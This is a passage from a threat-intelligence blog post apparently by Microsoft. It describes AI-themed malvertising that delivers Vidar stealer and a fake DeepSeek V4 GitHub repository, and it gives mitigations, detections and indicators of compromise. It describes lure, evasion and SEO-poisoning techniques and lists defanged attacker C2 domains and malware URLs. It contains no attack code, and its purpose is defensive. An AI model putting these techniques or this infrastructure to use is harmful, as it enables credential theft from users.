
While the final redirect destination was no longer active at the time of analysis, infrastructure overlap, including shared intermediate domains and consistent redirect logic, strongly suggested that users were ultimately presented with a Microsoft sign-in experience. This final stage is consistent with adversary-in-the-middle (AiTM) tactics designed to intercept authentication tokens and facilitate account compromise.

“Awesome AI Windows Plugin” malvertising deploys Vidar stealer

Since at least early 2026, Microsoft Threat Intelligence has observed malvertising campaigns that use AI-themed terms such as “Awesome AI Windows Plugin” and “Flux Pro AI” in social engineering lures in malicious popups, in malware executable names, and GitHub repository and folder names throughout the attack chain. These campaigns are notable for their scale and velocity, moving from launch to mass impact within hours and infecting tens to hundreds of thousands of endpoints. The malware delivered in these campaigns is frequently code-signed, lending an additional layer of perceived trust to both the operating system and the user.

Microsoft attributes this malvertising activity to an initial access broker and malware distributor tracked as Storm-3075. We assess that Storm-3075 delivers final payloads on behalf of multiple downstream actors. While the example campaign described in this section delivered Vidar Stealer, we have also observed this campaign distributing Lumma Stealer, Hijack Loader, and Oyster.

Figure 11. Attack chain for “Awesome AI Windows plugin” malvertising leading to Vidar

On March 13, 2026, a single campaign run targeted over 66,000 devices. Microsoft has revoked the related signing certificate and GitHub has taken down the associated repository, helping to prevent tens of thousands of additional infections. Given the nature of the attack source, majority of impacted devices were likely consumer rather than enterprise endpoints. Telemetry showed global distribution, with the top affected countries being Japan, South Africa, the United States, and France.


Analysis of the redirection chain determined that the attack likely originated from free movie streaming sites. Infections on such sites typically begin when users interact with embedded movie players or click popups. Malvertising embedded in such sites can redirect users to a range of unwanted content, including malware. In this campaign, users were redirected to a page advertising a download for an “Awesome AI Windows plugin”, a fictitious product name. The plugin purported to help users watch free, high-quality videos, a lure aligned with the context of users already streaming free or pirated content.

Screenshot of malvertising redirecting to download
Figure 12. Screenshot of malvertising redirecting users to a purported download for an “Awesome AI Windows plugin”


Clicking the download button retrieved an executable named ProFluxeFlowAi-win-Setup.exe, which the user then had to manually launch. The file name mimicked a legitimate product with a similar name, Flux Pro AI, which supports text, image, and video creation. This lure reinforced the perceived legitimacy of the executable within the streaming of free movies context. The executable itself was hosted on GitHub in a repository named shippingtechnologymovie under a folder named AI-techVideos, both tailored to the AI video helper narrative.

Screenshot of Malware hosted on GitHub
Figure 13. Malware hosted on a GitHub repository “shippingtechnologymovie”, in a folder “AI-techVideos”

The malware executable was signed with a fraudulently obtained Microsoft-issued code-signing certificate obtained through Artifact Signing (certificate thumbprint: 4f5c5b3ef45cfff7721754487a86aeff9a2e6e32). Microsoft attributes the signing service used by the threat actor to Fox Tempest, a financially motivated threat actor operating a malware-signing-as-a-service (MSaaS) offering used by other threat actors. Microsoft has revoked over one thousand code signing certificates attributed to Fox Tempest. In May 2026, Microsoft’s Digital Crimes Unit (DCU), in partnership with Resecurity, facilitated a disruption of Fox Tempest infrastructure and access model.   

Signing malware through such a service is expensive; however, for a threat actor targeting tens or hundreds of thousands of infections, the cost can be justified by the additional level of trust signed binaries imply to both the operating system and the user. Signed malware also tends to exhibit lower detection rates early in the infection lifecycle, extending the window of effective distribution.

Another notable feature of the malware is that, immediately after launch, it displays a window with a “Continue” checkmark and does not proceed until the box is clicked. This extra user interaction step is uncommon. We assess that this technique is intended to hide the malicious functionality from sandboxes and automated analysis environments that cannot dynamically perform the click. Until the user clicks “Continue,” the malware performs no suspicious activity on the operating system. This technique is functionally analogous to the CAPTCHAs frequently seen in phishing attacks.

Figure 14. CAPTCHA-like “Continue” check mark displayed to the users if they launch the malware, requiring them to click before the malware continues executing.

Once the user clicks “Continue”, the executable drops and runs a malicious Python-based downloader. Both the Python interpreter and the downloader script are saved in the \AppData\Local\ folder as pythonw.exe and LICENSE.txt, respectively. The malicious script runs shellcode that loads the next-stage malware from the command-and-control (C2) domain brokeapt[.]com. The final payload observed in this campaign was Vidar infostealer.

Fake DeepSeek V4 installers on GitHub delivered Vidar Stealer

In April 2026, Microsoft identified a social engineering campaignsocial-engineering campaign that leveraged interest in the newly released DeepSeek V4 by impersonating it through a fraudulent GitHub repository and organization. The campaign abused GitHub’s release-asset infrastructure to deliver information-stealing malware such as Vidar stealer. Search engines increased the exposure of the malicious repository, exacerbated by the fact that DeepSeek did not publish an official V4 repository on GitHub.

Our investigation shows the DeepSeek lure is one identity in a broader rotating brand-abuse ecosystem that recycles whichever AI tool is trending into a fresh malware download experience. After discovering this activity, Microsoft shared the details with GitHub, and GitHub has since taken down the malicious organization, repository, and operator account.


Timeline and attack chain diagram of Fake DeepSeek V4 campaign
Figure 15. Fake DeepSeek V4 campaign timeline and attack chain

On April 24, 2026, within hours of DeepSeek officially previewing its new V4 frontier model, a threat actor initiated the attack chain that can be summarized as:

  1. Resource development on GitHub, all within roughly 45 minutes: A new GitHub organization (DeepSeek-V4), a single repository (deepseek-V4), and a release tag (deepseek-V4). The repository was decorated with stolen DeepSeek branding, real benchmark data, and SEO-optimized topics.
  2. Search-driven discovery: Users found the repository through GitHub repository search, search engines, social sharing, and AI-assisted search results pointing to the lure page. The repository’s llms.txt and topic taxonomy were designed to be discovered by both classical search engines and large-language-model-powered search; observed top-rank results on search engines are consistent with that design, though we did not observe paid advertising and therefore do not assess this as malvertising.
  3. Archive download from GitHub’s release-asset CDN: The release page hosted two archives, deepseek-v4-pro_x64.7z and deepseek-v4-flash_x64.7z.
  4. User extraction: Users needed to extract the executable from the archive using common Windows archive tools.
  5. Payload execution: The archives contained a heavyweight Win32 PE that masqueraded as the DeepSeek installer. At least one confirmed victim endpoint revealed the extracted payload landed at: C:\Users\<user>\Downloads\Programs\IA DeepSeek-V4\deepseek-v4-flash_x64.exe.
  6. Active payload rotation: The threat actor actively rotated archive content while preserving file names and the release page. We observed at least three distinct archive hash generations in three days.

Microsoft Defender telemetry observed the first victim download approximately four hours later. The threat actor’s operational tempo on April 24, 2026, is consistent with a prepared, rehearsed workflow. The repository was designed to be convincing at a glance. It accumulated 91 stars and 27 forks within four days, though the proportion of organic versus inflated engagement is not independently confirmed. The attacker invested in several credibility-building elements:


  • Stolen branding: The repository’s README and assets folder embedded the legitimate DeepSeek whale logo, copied from the real deepseek-ai/DeepSeek-V2 repository.
  • Real benchmark data as lure: The release notes displayed authentic DeepSeek V4 benchmark scores against Claude Opus 4.6, GPT-5.4, and Gemini 3.1 Pro, copied from the official release announcement.
  • Action-oriented SEO topics: The repository was tagged with deepseek-v4, deepseek-v4-download, deepseek-v4-downloader, deepseek-v4-install, and deepseek-v4-installer, which are queries users are expected to use when intent-shopping for an installer.
  • LLM-aware discoverability: A top-level llms.txt file repeated the same SEO copy in a format aimed at AI-assisted search engines.

On closer inspection, the staging gives the operation away: the repository contained only a README, LICENSE, llms.txt, and stub assets/ and inference/ directories with no real model code; all nine commits were made in a single burst on April 24, 2026 by a single author; the README claimed an MIT license while repository metadata specified Apache 2.0.

Screenshot of fake DeekSeek repository
Figure 16. The malicious DeepSeek-V4/deepseek-V4 repository contains stolen DeepSeek logo, SEO tags targeting install and download queries, sole-contributor “graphrtest” burner account, and 91 stars accumulated in four days.
Screenshot of fake release page for the DeepSeek campaign
Figure 17. The fake release page had real DeepSeek V4 benchmark chart used as a credibility lure, two 102 MB .7z archives, hashes rotated three times in three days.

Once the lure was live, search engines increased the exposure of the malicious repository. We tested the queries an interested user would naturally try when looking for DeepSeek V4 on GitHub or the open web. In a snapshot captured on April 28, 2026, the results were as follows (search results are volatile and may differ at the time of reading):

PlatformQueryResult
GitHubDeepSeek-V4 installer1 result — the malicious repository (only result on GitHub)
GitHubDeepSeek V4 install1 result — the malicious repository (only result on GitHub)
GitHubDeepSeek V4The malicious repository ranked #2 of 169 results
BingDeepseek v4 weights githubThe malicious repository ranked #1, above the official Hugging Face page
GoogleDeepSeek v4 weights githubThe malicious repository and two of its forks occupied three of the top four positions, including a top result with rich sitelinks

The 7z archives hosted on GitHub contained a loader executable such as SHA-256: 5455341ed1bbe75a664fca2dd0794c508e1874f75360253a7ff5bc119bc92d80. The loader was observed downloading and installing Vidar stealer and potentially additional malware.

Lastly, Microsoft observed that the DeepSeek-themed payloads share infrastructure with a much larger rotating fake-AI / fake-tool ecosystem. The same shared loader hash (SHA-256 5455341…) appeared under file names impersonating GPT-5.5, Claude Code, Kimi, Seedance, Gemma, GrokCLI, Manus AI, FraudGPT, and others (see table below). Public research from Trend Micro, Zscaler ThreatLabz, and Huntress describe the same broader ecosystem, with TradeAI.exe, OpenClaw_x64.7z, WormGPT_x64.7z, and DeepSeekAI_agent_x64.7z appearing as sibling lures and the downstream payload set documented as Vidar plus GhostSocks.

Lure nameFake GitHub organization (observed or sibling pattern)
deepseek-v4-pro_x64.exe, deepseek-v4-flash_x64.exeDeepSeek-V4
Manus_AI_Desktop_x64.exeManusAI-agent
seedance_x64.exebytedance-seedance
gpt-5.5-Pro_x64.exe, gpt-5.5-Thinking_x64.exeVarious burner organizations
Kimi-Swarm-Station_x64.exeVarious burner organizations
fraudGPT_x64.exeVarious burner organizations
GrokCLI_x64.exe, gemma-4-omni_x64.exe, LTX-2.3_x64.exeVarious burner organizations

Mitigation and protection guidance

To defend against social engineering campaigns that leverage AI brands as lures, Microsoft recommends the following mitigation measures:

  • Configure automatic attack disruption in Microsoft Defender XDR. Automatic attack disruption is designed to contain attacks in progress, limit the impact on an organization’s assets, and provide more time for security teams to remediate the attack fully.
  • Enforce multifactor authentication (MFA) on all accounts, remove users excluded from MFA, and strictly require MFA from all devices in all locations at all times.
  • Use the Microsoft Authenticator app for passkeys and MFA, and complement MFA with conditional access policies, where sign-in requests are evaluated using additional identity-driven signals.
  • Conditional access policies can also be scoped to strengthen privileged accounts with phishing resistant MFA.

  • Enable Zero-hour auto purge (ZAP) in Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Configure Microsoft Defender for Office 365 Safe Links to recheck links on click. Safe Links provides URL scanning and rewriting of inbound email messages in mail flow and time-of-click verification of URLs and links in email messages, other Microsoft Office applications such as Teams, and other locations such as SharePoint Online. Safe Links scanning occurs in addition to the regular anti-spam and anti-malware protection in inbound email messages in Microsoft Exchange Online Protection (EOP). Safe Links scanning can help protect your organization from malicious links that are used in phishing and other attacks.
  • Invest in advanced anti-phishing solutions that monitor and scan incoming emails and visited websites. For example, organizations can leverage web browsers like Microsoft Edge that automatically identify and block malicious websites, including those used in this phishing campaign, and solutions that detect and block malicious emails, links, and files.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
Initial accessPhishing emailsMicrosoft Defender for Office 365
– A potentially malicious URL click was detected
– Email messages containing malicious URL removed after delivery
– Email messages removed after delivery
– A user clicked through to a potentially malicious URL
– Suspicious email sending patterns detected Email reported by user as malware or phish
PersistenceThreat actors distribute malware Threat actors sign in with stolen valid entitiesMicrosoft Defender for Antivirus
– Trojan:Win32/Vidar
– Trojan:Win32/Malgent
– Trojan:Win32/Malcert   

Microsoft Defender for Endpoint
– ‘Malcert’ malware was prevented
– ‘Vidar’ malware was prevented   

Microsoft Entra ID Protection
– Anomalous Token
– Unfamiliar sign-in properties
– Unfamiliar sign-in properties for session cookies   

Microsoft Defender for Cloud Apps
– Impossible travel activity

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Indicators of compromise

IndicatorTypeDescriptionFirst seenLast seen
791efb555eefb7215e96659a1353a97416743b66bdd72705493129c64057d40eSHA-256  File hash for attachment Fill and Sign Claude Appeal Form.pdf2026-04-20  2026-04-20  
hxxp://dash.awaydouble[.]org/0v2authURLURL inside the PDF attachment2026-04-202026-04-20
 hxxps://github[.]com/shippingtechnologymovie/AI-techVideos/releases/download/13123/ProFluxeFlowAi-win-Setup.exeURLFraudulent GitHub repository (taken down) hosting malware executable2026-03-132026-03-14
c7c5072df9f83f4c440a5c3bb4be1d5f6c67bbf78f196406ca20d27b43b975b8SHA-256File hash for ProFluxeFlowAi-win-Setup.exe2026-03-132026-03-14
4f5c5b3ef45cfff7721754487a86aeff9a2e6e32SignerSha-1Certificate2026-03-132026-03-14
brokeapt[.]comDomainAttacker-controlled C2 domain for Python loader2026-03-102026-05-20
pan.ssffaa19[.]xyzDomainVidar C22026-03-132026-03-14
pan.rongtv[.]xyzDomainVidar C22026-03-132026-03-14
 hxxps://github[.]com/DeepSeek-V4/deepseek-V4/releases/download/deepseek-V4/deepseek-v4-pro_x64.7zURLFraudulent GitHub repository (taken down) hosting malware executable2026-04-242026-04-28
0a26238f6c516de5885457c93042531aa59bc206a9537cebf5267cedc6c68531SHA-256deepseek-v4-pro_x64.7z (v1)2026-04-242026-05-18
8610d4fb0ec5b525071c2aaec4df0f8fcbb3673aba58a7e1959fc44e83c0e2caSHA-256  deepseek-v4-flash_x64.7z (v1)2026-04-242026-04-28
99231deb373997364381d1eb513d2d42231d418c3a2db9007c5af9bd56ab9371SHA-256  deepseek-v4-flash_x64.7z (v2)2026-04-262026-04-28
25270cc429ada8028b5b33220ed412c47907ecceea7377d608fac5af01bed56aSHA-256  deepseek-v4-pro_x64.7z (v2)2026-04-262026-04-28
56d722b0331bf0aaa86bb37483486c6dff6ad9427fc473ed7c3226c21a9bdd23SHA-256  DeepSeek-specific extracted PE (deepseek-v4-pro_x64.exe, deepseek-v4-flash_x64.exe, VectorEngine.exe)2026-04-262026-04-28
5455341ed1bbe75a664fca2dd0794c508e1874f75360253a7ff5bc119bc92d80SHA-256  Shared loader, observed under multiple AI-brand lure names2026-04-122026-05-21

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post AI brands as bait: How threat actors are using the AI hype in social engineering appeared first on Microsoft Security Blog.

  •  

Preinstall to persistence: Inside the Red Hat npm Miasma credential-stealing campaign

